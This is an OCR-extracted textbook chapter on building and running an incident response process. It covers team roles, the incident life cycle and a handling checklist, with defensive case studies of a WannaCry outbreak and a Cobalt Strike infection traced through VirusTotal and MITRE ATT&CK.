



*Figure 2.1: Events timeline leading to escalation and the beginning of the incident response process*

The following table has some considerations about each step in this scenario:

| Step | Description | Security considerations |
|---|---|---|
| 1 | While the diagram says that the system was working properly, it is important to learn from this event. | What is considered normal? Do you have a baseline that can give you evidence that the system was running properly? Are you sure there is no evidence of compromise before the email? |
| 2 | Phishing emails are still one of the most common methods used by cybercriminals to entice users to click on a link that leads to a malicious/compromised site. | While technical security controls must be in place to detect and filter these types of attacks, users must be taught how to identify a phishing email. |

| | | |
|---|---|---|
| 3 | Many of the traditional sensors (IDS/IPS) used nowadays are not able to identify infiltration and lateral movement. | To enhance your security posture, you will need to improve your technical security controls and reduce the gap between infection and detection. |
| 4 | This is already part of the collateral damage done by this attack. Credentials were compromised, and the user was having trouble authenticating. This sometimes happens because the attackers already changed the user's password. | There should be technical security controls in place that enable IT to reset the user's password and, at the same time, enforce multifactor authentication. |
| 5 | Not every single incident is security-related; it is important for the help desk to perform their initial troubleshooting to isolate the issue. | If the technical security controls in place (step 3) were able to identify the attack, or at least provide some evidence of suspicious activity, the help desk wouldn't have to troubleshoot the issue—it could just directly follow the incident response process. |
| 6 | At this point in time, the help desk is doing what it is supposed to do, collecting evidence that the system was compromised and escalating the issue. | The help desk should obtain as much information as possible about the suspicious activity to justify the reason why they believe that this is a security-related incident. |
| 7 | At this point, the IR process takes over and follows its own path, which may vary according to the company, industry segment, and standard. | It is important to document every single step of the process and, after the incident is resolved, incorporate the lessons learned with the aim of enhancing the overall security posture. |

*Table 2.1: Security considerations for different steps in an events timeline*

While there is much room for improvement in the previous scenario, there is something that exists in this fictitious company that many other companies around the world are missing: the incident response itself. If it were not for the incident response process in place, support professionals would exhaust their troubleshooting efforts by focusing on infrastructure-related issues. Companies that have a good security posture would have an incident response process in place.

They would also ensure that the following guidelines are adhered to:

- All IT personnel should be trained to know how to handle a security incident.
- All users should be trained to know the core fundamentals of security in order to perform their job more safely, which will help avoid getting infected.
- There should be integration between their help desk system and the incident response team for data sharing.

This scenario could have some variations that could introduce different challenges to overcome. One variation would be if no **indicator of compromise** (**IoC**) was found in step 6. In this case, the help desk could easily continue troubleshooting the issue. What if at some point "things" started to work normally again? Is this even possible? Yes, it is! When an IoC is not found it doesn't mean the environment is clean; now you need to switch gears and start looking for an **indicator of attack** (**IoA**), which involves looking for evidence that can show the intent of an attacker. When investigating a case, you may find many IoAs, which may or may not lead to an IoC. The point is, understanding the IoA will lead you to better understand how an attack was executed, and how you can protect against it.

When an attacker infiltrates the network, they usually want to stay invisible, moving laterally from one host to another, compromising multiple systems, and trying to escalate privileges by compromising an account with administrative-level privileges. That's the reason why it is so important to have good sensors not only in the network but also in the host itself. With good sensors in place, you would be able to not only detect the attack quickly but also identify potential scenarios that could lead to an imminent threat of violation.

In addition to all the factors that were just mentioned, some companies will soon realize that they must have an incident response process in place to be compliant with regulations that are applicable to the industry in which they belong. For example, the **Federal Information Security Management Act** (**FISMA**) of 2002 requires federal agencies to have procedures in place to detect, report, and respond to a security incident.

## Creating an incident response process

Although the incident response process will vary according to the company and its needs, there are some fundamental aspects of it that will be the same across different industries.

The following diagram shows the foundational areas of the incident response process:





*Figure 2.2: The incident response process and its foundational areas of Objective, Scope, Definition/ Terminology, Roles and responsibilities, and Priorities/Severity Level*

The first step to create your incident response process is to establish the **objective**—in other words, to answer the question: what's the purpose of this process? While this might appear redundant as the name seems to be self-explanatory, it is important that you are very clear as to the purpose of the process so that everyone is aware of what this process is trying to accomplish.

Once you have the objective defined, you need to work on the **scope**. Again, you start this by answering a question, which in this case is: To whom does this process apply?

Although the incident response process usually has a company-wide scope, it can also have a departmental scope in some scenarios. For this reason, it is important that you define whether this is a company-wide process or not.

Each company may have a different perception of a security incident; therefore, it is imperative that you have a **definition** of what constitutes a security incident, with examples for reference.

Along with the definition, companies must create their own glossary with definitions of the **terminology** used. Different industries will have different sets of terminologies, and if these terminologies are relevant to a security incident, they must be documented.

In an incident response process, the **roles and responsibilities** are critical. Without the proper level of authority, the entire process is at risk. The importance of the level of authority in an incident response is evident when you consider the question: Who has the authority to confiscate a computer in order to perform further investigation? By defining the users or groups that have this level of authority, you are ensuring that the entire company is aware of this, and if an incident occurs, they will not question the group that is enforcing the policy.

Another important question to answer is regarding the severity of an incident. What defines a critical incident? The criticality will lead to resource distribution, which brings another question: How are you going to distribute your manpower when an incident occurs? Should you allocate more resources to incident "A" or to incident "B"? Why? These are only some examples of questions that should be answered in order to define **the priorities and severity level**. To determine the priorities and severity level, you will need to also take into consideration the following aspects of the business:

- **Functional impact of the incident on the business**: The importance of the affected system for the business will have a direct effect on the incident's priority. All stakeholders for the affected system should be aware of the issue and will have their input in the determination of priorities.
- **Type of information affected by the incident**: Every time you deal with **personally identifiable information** (**PII**), your incident will have high priority; therefore, this is one of the first elements to verify during an incident. Another factor that can influence the severity is the type of data that was compromised based on the compliance standard your company is using. For example, if your company needs to be HIPAA compliant, you would need to raise the severity level if the data compromised was governed by the HIPAA standards.
- **Recoverability**: After the initial assessment, it is possible to give an estimate of how long it will take to recover from an incident. Depending on the amount of time to recover, combined with the criticality of the system, this could drive the priority of the incident to high severity.

In addition to these fundamental areas, an incident response process also needs to define how it will interact with third parties, partners, and customers.

For example, if an incident occurs and during the investigation process it is identified that a customer's **PII** was leaked, how will the company communicate this to the media? In the incident response process, communication with the media should be aligned with the company's security policy for data disclosure. The legal department should also be involved prior to the press release to ensure that there is no legal issue with the statement. Procedures to engage law enforcement must also be documented in the incident response process. When documenting this, take into consideration the physical location—where the incident took place, where the server is located (if appropriate), and the state. By collecting this information, it will be easier to identify the jurisdiction and avoid conflicts.

## Incident response team

Now that you have the fundamental areas covered, you need to put the incident response team together. The format of the team will vary according to the company size, budget, and purpose. A large company may want to use a distributed model, where there are multiple incident response teams with each one having specific attributes and responsibilities. This model can be very useful for organizations that are geo-dispersed, with computing resources located in multiple areas. Other companies may want to centralize the entire incident response team in a single entity. This team will handle incidents regardless of the location. After choosing the model that will be used, the company will start recruiting employees to be part of the team.

The incident response process requires personnel with technically broad knowledge while also requiring deep knowledge in some other areas. The challenge is to find people with depth and breadth in this area, which sometimes leads to the conclusion that you need to hire external people to fill some positions, or even outsource part of the incident response team to a different company.

The budget for the incident response team must also cover continuous improvement via education, and the acquisition of proper tools, software, and hardware. As new threats arise, security professionals working with incident response must be ready and trained to respond well. Many companies fail to keep their workforce up to date, which may expose the company to risk. When outsourcing the incident response process, make sure the company that you are hiring is accountable for constantly training their employees in this field.

If you plan to outsource your incident response operations, make sure you have a well-defined **service-level agreement** (**SLA**) that meets the severity levels that were established previously. During this phase, you should also define the team coverage, assuming the need for 24-hour operations.

In this phase you will define:

- **Shifts**: How many shifts will be necessary for 24-hour coverage?
- **Team allocation**: Based on these shifts, who is going to work on each shift, including full-time employees and contractors?
- **On-call process**: It is recommended that you have on-call rotation for technical and management roles in case the issue needs to be escalated.

Defining these areas during this phase is particularly useful as it will allow you to more clearly see the work that the team needs to cover, and thus allocate time and resources accordingly.

## Incident life cycle

Every incident that starts must have an end, and what happens in between the beginning and the end are different phases that will determine the outcome of the response process. This is an ongoing process that we call the incident life cycle. What we have described so far can be considered the **preparation phase**. However, this phase is broader than that—it also has the partial implementation of security controls that were created based on the initial risk assessment (this was supposedly done even before creating the incident response process).

Also included in the preparation phase is the implementation of other security controls, such as:

- Endpoint protection
- Malware protection
- Network security

The preparation phase is not static, and you can see in the following diagram that this phase will receive input from post-incident activity. The post-incident activity is critical to improve the level of preparation for future attacks, because here is where you will perform a postmortem analysis to understand the root cause and see how you can improve your defense to avoid the same type of attack happening in the future. The other phases of the life cycle and how they interact are also shown in this diagram:





*Figure 2.3: Phases of the incident life cycle*

The **detection** and **containment** phases could have multiple interactions within the same incident. Once the loop is over, you will move on to the **post-incident activity** phase. The sections that follow will cover these last three phases in more detail.

# Handling an incident

Handling an incident in the context of the IR life cycle includes the detection and containment phases.

In order to detect a threat, your detection system must be aware of the attack vectors, and since the threat landscape changes so rapidly, the detection system must be able to dynamically learn more about new threats and new behaviors and trigger an alert if suspicious activity is encountered.

While many attacks will be automatically detected by the detection system, the end user has an important role in identifying and reporting the issue if they find suspicious activity.

For this reason, the end user should also be aware of the different types of attacks and learn how to manually create an incident ticket to address such behaviors. This is something that should be part of the security awareness training.

Even with users being diligent by closely watching for suspicious activities, and with sensors configured to send alerts when an attempt to compromise is detected, the most challenging part of an IR process is still the accuracy of detecting what is truly a security incident.

Oftentimes, you will need to manually gather information from different sources to see if the alert that you received really reflects an attempt to exploit a vulnerability in the system. Keep in mind that data gathering must be done in compliance with the company's policy. In scenarios where you need to bring the data to a court of law, you need to guarantee the data's integrity.

The following diagram shows an example where the combination and correlation of multiple logs is necessary in order to identify the attacker's ultimate intent:





*Figure 2.4: The necessity of multiple logs in identifying an attacker's ultimate intent*

In this example, we have many IoCs, and when we put all the pieces together, we can validate the attack. Keep in mind that depending on the level of information that you are collecting in each one of those phases, and how conclusive it is, you may not have evidence of compromise, but you will have evidence of an attack, which is the IoA for this case.

The following table explains the diagram in more detail, assuming that there is enough evidence to determine that the system was compromised:

| Step | Log | Attack/Operation |
|---|---|---|
| 1 | Endpoint protection and operating system logs can help determine the IoC | Phishing email |
| 2 | Endpoint protection and operating system logs can help determine the IoC | Lateral movement followed by privilege escalation |
| 3 | Server logs and network captures can help determine the IoC | Unauthorized or malicious processes could read or modify the data |
| 4 | Assuming there is a firewall in between the cloud and on-premises resources, the firewall log and the network capture can help determine the IoC | Data extraction and submission to command and control |

*Table 2.2: Logs used to identify the attacks/operations of a threat actor*

As you can see, there are many security controls in place that can help to determine the indication of compromise. However, putting them all together in an attack timeline and cross-referencing the data can be even more powerful.

This brings back a topic that we discussed in the previous chapter: that detection is becoming one of the most important security controls for a company. Sensors that are located across the network (on-premises and in the cloud) will play a big role in identifying suspicious activity and raising alerts. A growing trend in cybersecurity is the leveraging of security intelligence and advanced analytics to detect threats more quickly and reduce false positives. This can save time and enhance the overall accuracy.

Ideally, the monitoring system will be integrated with the sensors to allow you to visualize all events on a single dashboard. This might not be the case if you are using different platforms that don't allow interaction between one another.

In a scenario like the one presented in *Figure 2.4*, the integration between the detection and monitoring system can help to connect the dots of multiple malicious actions that were performed in order to achieve the final mission—data extraction and submission to command and control.

Once the incident is detected and confirmed as a true positive, you need to either collect more data or analyze what you already have. If this is an ongoing issue, where the attack is taking place at that exact moment, you need to obtain live data from the attack and rapidly provide remediation to stop the attack. For this reason, detection and analysis are sometimes done almost in parallel to save time, and this time is then used to rapidly respond.

The biggest problem arises when you don't have enough evidence that there is a security incident taking place, and you need to keep capturing data in order to validate its veracity. Sometimes the incident is not detected by the detection system. Perhaps it is reported by an end user, but they can't reproduce the issue at that exact moment. There is no tangible data to analyze, and the issue is not happening at the time you arrive. In scenarios like this, you will need to set up the environment to capture data, and instruct the user to contact support when the issue is actually happening.

You can't determine what's abnormal if you don't know what's normal. In other words, if a user opens a new incident saying that the server's performance is slow, you must know all the variables before you jump to a conclusion. To know if the server is slow, you must first know what's considered to be a normal speed. This also applies to networks, appliances, and other devices. In order to establish this understanding, make sure you have the following in place:

- System profile
- Network profile/baseline
- Log-retention policy
- Clock synchronization across all systems

Based on this, you will be able to establish what's normal across all systems and networks. This will be very useful when an incident occurs, and you need to determine what's normal before starting to troubleshoot the issue from a security perspective.

## Incident handling checklist

Many times, the "simple" makes a big difference when it comes time to determine what to do now and what to do next. That's why having a simple checklist to go through is very important to keep everyone on the same page. The list below is not definitive; it is only a suggestion that you can use as a foundation to build your own checklist:

1. Determine if an incident has actually occurred and start the investigation:
    1.1 Analyze the data and potential indicators (IoA and IoC).
    1.2 Review potential correlation with other data sources.
    1.3 Once you determine that the incident has occurred, document your findings and prioritize the handling of the incident based on the criticality of the incident. Take into consideration the impact and the recoverability effort.
    1.4 Report the incident to the appropriate channels.
2. Make sure you gather and preserve evidence.

3. **Perform incident containment.**
    3.1 Examples of incident containment include:
        3.1.1 Quarantining the affected resource
        3.1.2 Resetting the password for the compromised credential
4. Eradicate the incident using the following steps:
    4.1 Ensure that all vulnerabilities that were exploited are mitigated.
    4.2 Remove any malware from the compromised system and evaluate the level of trustworthiness of that system. In some cases, it will be necessary to fully reformat the system, as you may not be able to trust that system anymore.
5. Recover from the incident.
    5.1 There might be multiple steps to recover from an incident, mainly because it depends on the incident. Generally speaking, the steps here may include:
        5.1.1 Restoring files from backup
        5.1.2 Ensuring that all affected systems are fully functional again
6. Perform a post-incident analysis.
    6.1 Create a follow-up report with all lessons learned
    6.2 Ensure that you are implementing actions to enhance your security posture based on those lessons learned

As mentioned previously, this list is not exhaustive, and these steps should be tailored to suit specific needs. However, this checklist provides a solid baseline to build on for your own incident response requirements.

# Post-incident activity

The incident priority may dictate the containment strategy—for example, if you are dealing with a DDoS attack that was opened as a high-priority incident, the containment strategy must be treated with the same level of criticality. It is rare that situations where the incident is opened as high severity are prescribed medium-priority containment measures unless the issue was somehow resolved in between phases.

Let's have a look at two real-world scenarios to see how containment strategies, and the lessons learned from a particular incident, may differ depending on incident priority.

## Real-world scenario 1

Let's use the WannaCry outbreak as a real-world example, using the fictitious company Diogenes & Ozkaya Inc. to demonstrate the end-to-end incident response process.

On May 12, 2017, some users called the help desk saying that they were receiving the following screen:




*Figure 2.5: A screen from the WannaCry outbreak*

After an initial assessment and confirmation of the issue (detection phase), the security team was engaged, and an incident was created. Since many systems were experiencing the same issue, they raised the severity of this incident to high. They used their threat intelligence to rapidly identify that this was a ransomware outbreak, and to prevent other systems from getting infected, they had to apply the MS17-00(3) patch.

At this point, the incident response team was working on three different fronts: one to try to break the ransomware encryption, another to try to identify other systems that were vulnerable to this type of attack, and another one working to communicate the issue to the press.

They consulted their vulnerability management system and identified many other systems that were missing this update. They started the change management process and raised the priority of this change to critical. The management system team deployed this patch to the remaining systems.

The incident response team worked with their anti-malware vendor to break the encryption and gain access to the data again. At this point, all other systems were patched and running without any problems. This concluded the containment eradication and recovery phase.

## Lessons learned from scenario 1

After reading this scenario, you can see examples of many areas that were covered throughout this chapter and that will come together during an incident. But an incident is not finished when the issue is resolved. In fact, this is just the beginning of a whole different level of work that needs to be done for every single incident—documenting the lessons learned.

One of the most valuable pieces of information that you have in the post-incident activity phase is the lessons learned. This will help you to keep refining the process through the identification of gaps in the process and areas of improvement. When an incident is fully closed, it will be documented. This documentation must be very detailed, with the full timeline of the incident, the steps that were taken to resolve the problem, what happened during each step, and how the issue was finally resolved outlined in depth.

This documentation will be used as a base to answer the following questions:

- Who identified the security issue, a user or the detection system?
- Was the incident opened with the right priority?
- Did the security operations team perform the initial assessment correctly?
- Is there anything that could be improved at this point?
- Was the data analysis done correctly?
- Was the containment done correctly?
- Is there anything that could be improved at this point?
- How long did it take to resolve this incident?

The answers to these questions will help refine the incident response process and enrich the incident database. The incident management system should have all incidents fully documented and searchable. The goal is to create a knowledge base that can be used for future incidents. Oftentimes, an incident can be resolved using the same steps that were used in a similar previous incident.

Another important point to cover is evidence retention. All the artifacts that were captured during the incident should be stored according to the company's retention policy unless there are specific guidelines for evidence retention. Keep in mind that if the attacker needs to be prosecuted, the evidence must be kept intact until legal actions are completely settled.

When organizations start to migrate to the cloud and have a hybrid environment (on-premises and connectivity to the cloud), their IR process may need to pass through some revisions to include some deltas that are related to cloud computing. You will learn more about IR in the cloud later in this chapter.

## Real-world scenario 2

Sometimes you don't have a very well-established incident, only clues that you are starting to put together to understand what is happening. In this scenario, the case started with support, because it was initiated by a user that said that their machine was very slow, mainly when accessing the internet.

The support engineer that handled the case did a good job isolating the issue and identified that the process `Powershell.exe` was downloading content from a suspicious site. When the IR team received the case, they reviewed the notes from the case to understand what was done. Then they started tracking the IP address to where the PowerShell command was downloading information from. To do that, they used the VirusTotal website and got the result below:




*Figure 2.6: VirusTotal scan result*

This result raised a flag, and to further understand why this was flagged as malicious, they continued to explore by clicking on **DETAILS**, which led them to the result below:





*Figure 2.7: VirusTotal scan details tab*

Now things are starting to come together, as this IP seems to be correlated with Cobalt Strike. At this point, the IR team didn't have much knowledge about Cobalt Strike, and they needed to learn more about it. The best place to research threat actors, the software they use, and the techniques they leverage is the MITRE ATT&CK website (`attack.mitre.org`).

By accessing this page, you can simply click the **Search** button (located in the upper-right corner) and type in the keywords, in this case, **cobalt strike**, and the result appears as shown below:




*Figure 2.8: Searching on the MITRE ATT&CK website*

Once you open the Cobalt Strike page, you can read more about what Cobalt Strike is, the platforms that it targets, the techniques that it uses, and the threat actor groups that are associated with this software. By simply searching PowerShell on this page, you will see the following statement:





*Figure 2.9: A technique used by Cobalt Strike*

Notice that this usage of PowerShell maps to technique T1059 (`https://attack.mitre.org/techniques/T1059`). If you open this page, you will learn more about how this technique is used and the intent behind it.

OK, now things are clearer, and you know that you are dealing with Cobalt Strike. While this is a good start, it is imperative to understand how the system got compromised in the first place, because PowerShell was not making a call to that IP address out of nowhere, something triggered that action.

This is the type of case where you will have to trace it back to understand how everything started. The good news is that you have plenty of information on the MITRE ATT&CK website that explains how Cobalt Strike works.

The IR team started looking at different data sources to better understand the entire scenario and they found that the employee that initially opened the case with support complaining about the computer's performance opened a suspicious document (RTF) that same week. The reason to say that this file was suspicious was the name and the hash of the file:

- File name: **once.rtf**
- MD5: **2e0cc6890fbf7a469d6c0ae70b5859e7**

If you copy and paste this hash into VirusTotal search, you will find a tremendous number of results, as shown below:





*Figure 2.10: Searching for a file hash*

This raises many flags, but to better correlate this with the PowerShell activity, we need more evidence. If you click on the **BEHAVIOR** tab, you will have that evidence, as shown below:




*Figure 2.11: More evidence of malicious use of PowerShell*

With this evidence, it is possible to conclude that the initial access was via email (see `https://attack.mitre.org/techniques/T1566`) and from there the attached file abuses CVE-2017-11882 to execute PowerShell.

## Lessons learned from scenario 2

This scenario shows that all you need is a simple click to get compromised, and social engineering is still one of the predominant factors, as it exploits the human factor in order to entice a user to do something. From here the recommendations were:

- Improve the security awareness of training for all users to cover this type of scenario
- Reduce the level of privileges for the user on their own workstations
- Implement AppLocker to block unwanted applications
- Implement EDR in all endpoints to ensure that this type of attack can be caught in the initial phase
- Implement a host-based firewall to block access to suspicious external addresses

There is a lot to learn with a case like this, mainly from the security hygiene perspective and how things can get better. Never lose the opportunity to learn and improve your incident response plan.

# Considerations for incident response in the cloud

When we speak about cloud computing, we are talking about a shared responsibility between the cloud provider and the company that is contracting the service. The level of responsibility will vary according to the service model, as shown in the following diagram:





*Figure 2.12: Shared responsibility in the cloud*

For **Software as a Service** (**SaaS**), most of the responsibility is on the cloud provider; in fact, the customer's responsibility is basically to keep their infrastructure on-premises protected (including the endpoint that is accessing the cloud resource). For **Infrastructure as a Service** (**IaaS**), most of the responsibility lies on the customer's side, including vulnerability and patch management.

Understanding the responsibilities is important in order to understand the data gathering boundaries for incident response purposes. In an IaaS environment, you have full control of the virtual machine and have complete access to all logs provided by the operating system. The only missing information in this model is the underlying network infrastructure and hypervisor logs.

Each cloud provider will have its own policy regarding data gathering for incident response purposes, so make sure that you review the cloud provider policy before requesting any data.

For the SaaS model, the vast majority of the information relevant to an incident response is in the possession of the cloud provider. If suspicious activities are identified in a SaaS service, you should contact the cloud provider directly, or open an incident via the portal. Make sure that you review your SLA to better understand the rules of engagement in an incident response scenario.

However, regardless of your service model, there are a number of key issues to bear in mind when migrating to the cloud—such as adjusting your overall IR process to accommodate cloud-based incidents (including making sure you have the necessary tools to deal with cloud-based issues) and investigating your cloud service provider to ensure they have sufficient IR policies in place.

## Updating your IR process to include the cloud

